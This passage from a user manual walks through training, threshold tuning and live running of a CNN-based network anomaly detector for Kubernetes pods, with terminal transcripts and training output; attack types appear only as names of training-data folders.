2. Covert the TXT file to CSV file by copying the TXT (pods_detail.txt) content to the spreadsheet (In our case we used LibreOffice). When copying the TXT, the spreadsheet app will ask for the how we separate the text, in this case we used fixed width which more convenient.




Figure 16. Fixed Width Separation Process

3. Edit the CSV become only one column which contain only the pod name which is the first column. This CSV will be used by the traffic capture tools. Put the CSV file in the APM-ITRI/Step 1 – Deploy and Configuration/Kubernetes_interface_reader with pods.csv as the name of file.
4. After obtaining the CSV file, we use the interface reader tools by running this following command
5. After running above command, the command will result a file called pods_iface.csv. Copy that file to the sniffer folder on the APM-ITRI/Step 5 – Live Detection/. This file will be used by life detection part in this project.

STEP 3


MACHINE LEARNING TRAINING

3.1 Purpose

This code is used to train the machine learning for flow- and packet-based anomaly detection using the generated dataset from previous step. This code requires the location of raw pcap file for all classes, which is benign data, brute force attack in DVWA pods and e-commerce pods, DoS attack in e-commerce pods, scanning attack in DVWA pods and e-commerce pods, SQL injection attack, and XSS attack. The output of this code is the CNN model for flow- and packet-based anomaly detection.

3.2 How To Run

1. To run the code, open the terminal then go to the directory where the code is located. The example is given in the figure and type the command as in the box below.




```
didik@didik-hsl: ~/Downloads/APM-ITRI-main/Step 3 - ML Training
(base) didik@didik-hsl:~$ cd /home/didik/Downloads/APM-ITRI-main/Step\ 3\ -\ ML\ Training/
(base) didik@didik-hsl:~/Downloads/APM-ITRI-main/Step 3 - ML Training$
```

Figure 17. Change Directory to The Step 3 and ML

```
:~# python main_training.py
```

2. The code has two options, to train the flow-based or the packet-based detection. For example, we want to train the flow-based detection, so then we just give the input '1' and press enter.



```
Welcome to Training System

Please choose one of the features below:
1. Train the flow-based detection
2. Train the packet-based detection
YOUR INPUT: 1
```

Figure 18. Tool Options

3. The code then asks to input the directory of all pcap data as shown in the figure below. We then have to input all of the directory's name.


```

Welcome to Training System

Please choose one of the features below:
1. Train the flow-based detection
2. Train the packet-based detection
YOUR INPUT: 1
Copy and paste the location of your PCAP data
YOUR BENIGN FOLDER LOCATION: /home/didik/code/zzz/benign/
YOUR BRUTE FORCE TO DVWA PODS FOLDER LOCATION: /home/didik/code/zzz/brute_dvwa/
YOUR BRUTE FORCE TO E-COMMERCE APPS FOLDER LOCATION: /home/didik/code/zzz/brute_google/
YOUR DOS ATTACK TO E-COMMERCE APPS FOLDER LOCATION: /home/didik/code/zzz/dos_google/
YOUR SCANNING ATTACK TO DVWA PODS FOLDER LOCATION: /home/didik/code/zzz/scanning_dvwa/
YOUR SCANNING ATTACK TO E-COMMERCE APPS FOLDER LOCATION: /home/didik/code/zzz/scanning_google/
YOUR SQL INJECTION FOLDER LOCATION: /home/didik/code/zzz/sqli/
YOUR XSS ATTACK FOLDER LOCATION: /home/didik/code/zzz/xss/

```

Figure 19. Input Directory Name

4. After finish to input all raw pcap data, then the code starts to train the data as shown in the figure below.

```

----- TRAINING DETAIL -----
Training Results Location: /home/didik/Downloads/APM-ITRI-main/Step 3 - ML Training/flow/training_result/
Mode: Flow-Based
Save the dataset, CNN model, and scaler to that folder
-----
Start Preprocessing...
Start Training...
Model: "sequential"

Layer (type)                 Output Shape              Param #
-----
conv1d (Conv1D)              (None, 58, 32)           128
conv1d_1 (Conv1D)            (None, 58, 64)           6208
conv1d_2 (Conv1D)            (None, 58, 128)          24704
max_pooling1d (MaxPooling1D) (None, 29, 128)          0
dropout (Dropout)            (None, 29, 128)          0
flatten (Flatten)            (None, 3712)              0
dense (Dense)                (None, 256)              950528
dense_1 (Dense)              (None, 512)              131584
dense_2 (Dense)              (None, 1)                513
-----
Total params: 1,113,665
Trainable params: 1,113,665
Non-trainable params: 0

803/803 [=====] - 4s 5ms/step - loss: 0.0917 - accuracy: 0.9666 - val_loss: 0.0245 - val_accuracy: 0.9885
63/63 [=====] - 0s 2ms/step
Best Threshold for Flow Detection: 0.40825722
FLOW-BASED TRAINING IS DONE
(apm) didik@didik-hsl:~/Downloads/APM-ITRI-main/Step 3 - ML Training$

```

Figure 20. Finish Training Status

5. After the training is finish, the code outputs several things, such as the cleaned dataset, the list of thresholds which can be used to classify the data as benign or malicious, a machine learning model, and a scaler data. The machine learning model and scaler are needed in the next step to adjust the greyzone thresholds and to perform the live detection. All those outputs can be seen in the results location directory.

Name	Size
dataset	8 items
cnn_flow_model.h5	13.4 MB
flow_scaler.gz	2.3 kB
Summary_of_Thresholds_for_Detection.csv	404 bytes

Figure 21. Result Data

6. In addition, to train the packet-based detection, the procedure to operate the code is quite like the flow-based detection procedure that was explained earlier.

STEP 4

GREYZONE DEFINITION

4.1 Purpose


This code is used to automatically find the threshold for grey zone setting. The threshold is very important to classify the data to the grey zone. New traffic data must be used in threshold adjustments to prevent the model from optimizing the threshold based on previously observed data. So then, before running this code, we must re-collect the new traffic for benign and attack, respectively.

Furthermore, beside the new data, this code also requires several configurations such as the machine learning model, and the scaler data. Those configurations can be done by modifying the line 35 and 36 in file 'detection/detection_flow.py'. Furthermore, we also must input the flow-based detection threshold when running the code that we got from the previous step.

4.2 How To Run

1. To run the code, open the terminal then go to the directory where the code is located.


The example is given in the figure below.



```
(base) didik@didik-hsl:~/Downloads/APM-ITRI-main$ cd Step\ 4\ -\ Greyzone\ Definition/  
(base) didik@didik-hsl:~/Downloads/APM-ITRI-main/Step 4 - Greyzone Definitions$
```


Figure 22. Change Directory to Greyzone(Step 4)

2. After that, we run the code by typing this command



```
:~# python main_greyzone.py
```

3. Then, we have to input the directory of our new pcap files for benign and attack.



```
Welcome to Greyzone Definition  
  
This system is used to find the threshold for greyzone setting  
You have to input some configurations to run the system  
Input the PCAP files of your testing data  
YOUR BENIGN FOLDER LOCATION: /home/didik/code/zzz/benign/  
YOUR ATTACK FOLDER LOCATION: /home/didik/code/zzz/attack/  
Input the detection threshold of your flow-based: 0.512012
```

Figure 23. Input The Detection Threshold

4. After finish to input some configurations, then the code starts to perform the detection and find the best threshold for grey zone data. The figure below shows the display when the code runs. The code then outputs the threshold for all grey zone data. We must save

the value of td_min, td_max, te_min, and te_max since it will be used for the next step in performing live detection.

```

----- GREYZONE DETAIL -----
Greyzone Threshold Results: /home/didik/Downloads/APM-ITRI-main/Step 4 - Greyzone Definition/greyzone_threshold_results/
Start Preprocessing...
Start Testing...
Iteration: [#####] 1001/1001

Percentile Probability 0-0 1-0 Ratio Credibility
852 0.852 0.393709 12 172 14.333333 True
853 0.853 0.393754 12 172 14.333333 True
854 0.854 0.393759 12 170 14.166667 True
855 0.855 0.393759 12 170 14.166667 True
856 0.856 0.393759 12 170 14.166667 True
Percentile Probability 1-1 0-1 Ratio Credibility
982 0.982 0.802949 126 78 0.619048 True
983 0.983 0.833834 126 78 0.619048 True
984 0.984 0.864720 127 78 0.614173 True
985 0.985 0.895605 128 78 0.609375 True
986 0.986 0.926490 128 78 0.609375 True

0-0 size:14080
1-0 size:1158
0-1 size:80
1-1 size:24910
td_min:0.39370935475826263
td_max:0.499222069978714
te_min:0.5768848061561584
te_max:0.8029490048885357
Finish...
Check /home/didik/Downloads/APM-ITRI-main/Step 4 - Greyzone Definition/greyzone_threshold_results/ to see the detail results
(apm) didik@didik-hsl:~/Downloads/APM-ITRI-main/Step 4 - Greyzone Definition$

```

Figure 24. Output of Greyzone Definition

5. All the results are saved to the greyzone_threshold_results, such as the preprocessed testing dataset, the best threshold values selected by the code, and all of the threshold values for false positive and negative data in csv files.

Furthermore, in those csv files, beside we can see all the thresholds found by the code, we also can see how many false negative, false positive, true negative, and true positive data involve by using those thresholds. For example, in the figure below, we can see that by using 0.39370 as the threshold for td_min, there are 12 data of true negative and 172 data of false negative data involve. These csv files are important for the administrator to adjust the threshold by themselves.

Table 2. Greyzone Threshold Result

	Percentile	Probability	0-0	1-0	Ratio	Credibility
	852	0.852	0.393709354758263	12	172	14.333333333333333 True

STEP 5

LIVE DETECTION

5.1 Purpose

These codes are used to perform the live detection by recording the traffic and directly processing it to detect the anomaly. There are two parts in running the codes, firstly, we must run the `live_traffic_recorder.py` in order to record the traffic. Then we also must run the `main_detection.py` to perform the detection.

In running the first code to record the traffic, we need to configure the list of interfaces name to be recorded. By using the previous code that was mentioned in step 1, we then put the list to `sniffer/pods.csv`. The list of interfaces name is important. Giving the incorrect interfaces name will cause the code fail to record the live traffic.


In running the second code to perform the detection, we need to configure the used thresholds such as the flow- and packet-based detection thresholds, as well as the four thresholds for grey zone data. Those thresholds can be configured at line 26-31 on file `main_detection.py`.

5.2 How To Run

1. To run the code, we must open two terminals in the directory where we put the live detection codes at the same time. In first terminal, we run the code by typing this command:

```
:~# python live_traffic_recorder.py
```

2. The code then asks to input the sudo password since recording the traffic requires the permissions from the root access.



```
(apm) didik@didik-hsl:~/Downloads/APM-ITRI-main/Step 5 - Live Detection$ python live_traffic_recorder.py
It requires to be ran in the sudo mode
Input your sudo password:
```

Figure 25. Life detection Launch

3. After running the first code to record the traffic, then we move to second terminal and type this command to run the detection.

```
:~# python main_detection.py
```

4. After that, we must input the directory of traffic data. By default, the live traffic recorder code saves the data to sniffer_data/ directory. Then we just need to type that directory, then the code starts to perform the detection.

```
Welcome to Hybrid Flow-and-Packet Anomaly Detection
Input your traffic folder: sniffer_data/
Start the anomaly detection
█
```

Figure 26. Traffic Data Directory